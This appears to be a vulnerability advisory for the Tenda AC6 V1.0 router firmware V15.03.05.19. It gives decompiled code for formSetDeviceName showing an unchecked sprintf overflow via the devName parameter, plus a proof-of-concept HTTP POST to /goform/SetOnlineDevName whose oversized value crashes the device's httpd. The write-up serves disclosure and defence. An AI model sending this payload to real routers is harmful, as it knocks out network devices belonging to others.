Tenda AC6V1.0 V15.03.05.19 was discovered to contain a buffer overflow via the devName parameter in the formSetDeviceName function.


Description

`Tenda` Router **AC6V1.0 V15.03.05.19** was discovered to contain a buffer overflow in the `httpd` module when handling `/goform/SetOnlineDevName` request.

Firmware information

- Manufacturer's address: https://www.tenda.com.cn/
- Firmware download address : https://www.tenda.com.cn/download/detail-2681.html

Affected version



AC6V1.0升级软件 V15.03.05.19

关联产品：AC6v1.0　更新日期：2017/5/27


1.此固件只适用于AC6V1.0的机器升级，不同型号不同硬件版本不能使用该软件，升级前请通过路由器底部贴纸确认产品型号和版本（如下图所示）；
2.修复部分bug;
3.增强设备安全;
4.升级方法：使用tendawifi.com登录到路由器管理界面，打开系统管理--软件升级--点击本地升级，浏览到下载解压后的“.bin”的文件，点击确定即可升级;
5.升级过程中切勿切断电源，否则会导致路由器损坏而无法使用！软件升级完成后需要将路由器恢复出厂设置并重新设置上网!

AC6V1.0:电源输入是12V-1A　AC6V2.0:电源输入是9V-1A

* 如果链接错误或其他问题，请反馈到 tenda@tenda.com.cn或联系在线客服，谢谢。


Vulnerability details

This vulnerability lies in the `/goform/SetOnlineDevName` page，The details are shown below:



```
int __fastcall formSetDeviceName(int a1)
{
  int v3[104]; // [sp+14h] [bp-1B8h] BYREF
  void *devName_value; // [sp+1B4h] [bp-18h]
  void *mac_value; // [sp+1B8h] [bp-14h]
  int v6; // [sp+1BCh] [bp-10h]

  mac_value = 0;
  devName_value = 0;
  memset(v3, 0, sizeof(v3));
  v6 = 0;
  mac_value = get_value_from_web(a1, (int)"mac", (int)&unk_DE6EC);
  devName_value = get_value_from_web(a1, (int)"devName", (int)&unk_DE6EC);
  if ( sub_C2FD4(devName_value, mac_value) )    // vuln
  {
    v6 = 1;
    sprintf((char *)v3, "{\"errCode\":%d}", 1);
    return sub_9C66C(a1, (const char *)v3);
  }
  else
  {
    if ( !CommitCfm(0) )
      v6 = 1;
    sprintf((char *)v3, "{\"errCode\":%d}", v6);
    return sub_9C66C(a1, (const char *)v3);
  }
}
```




```
  if ( a1 && a2 )
  {
    lower_mac(a2, v9);
    if ( tpi_set_mac_info(v9, a1) )
    {
      memset(v6, 0, sizeof(v6));
      if ( GetValue("cgi_debug", v6) && !strcmp("on", (const char *)v6) )
      {
        s[130] = 2;
        printf("%s[%s:%s:%d] %s", off_FCFEC[0], "cgi", "set_device_name", 1515, off_FCFE8[0]);
        printf("device name setted failed![ %s : %s ]\n\x1B[0m", a1, a2);
      }
      return 1;
    }
    else
    {
      memset(v7, 0, sizeof(v7));
      if ( GetValue("cgi_debug", v7) && !strcmp("on", (const char *)v7) )
      {
        s[131] = 1;
        printf("%s[%s:%s:%d] %s", off_FCFEC[0], "cgi", "set_device_name", 1505, off_FCFE4[0]);
        printf("set device name %s == %s\n\x1B[0m", v9, a1);
      }
      sprintf(s, "client.devicename%s", v9);
      sprintf(v10, "%s;1", a1);
      SetValue(s, v10);
      return 0;
    }
  }
  else
  {
000BB004 sub_C2FD4:10 (C3004) (Synchronized with IDA View-A, Hex View-1)
```

POC

This POC can result in a Dos.

```
POST /goform/SetOnlineDevName HTTP/1.1
Host: 192.168.204.133
Content-Length: 28110
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.204.133
Referer: http://192.168.204.133/parental_control.html?random=0.70588916731302688
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=iqb1qw; bLanguage=cn
Connection: close

mac=9c:fc:e8:da:9c:5b&devName=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
Connect to server failed.
Unsupported setsockopt level=1 optname=13
Segmentation fault (core dumped)
```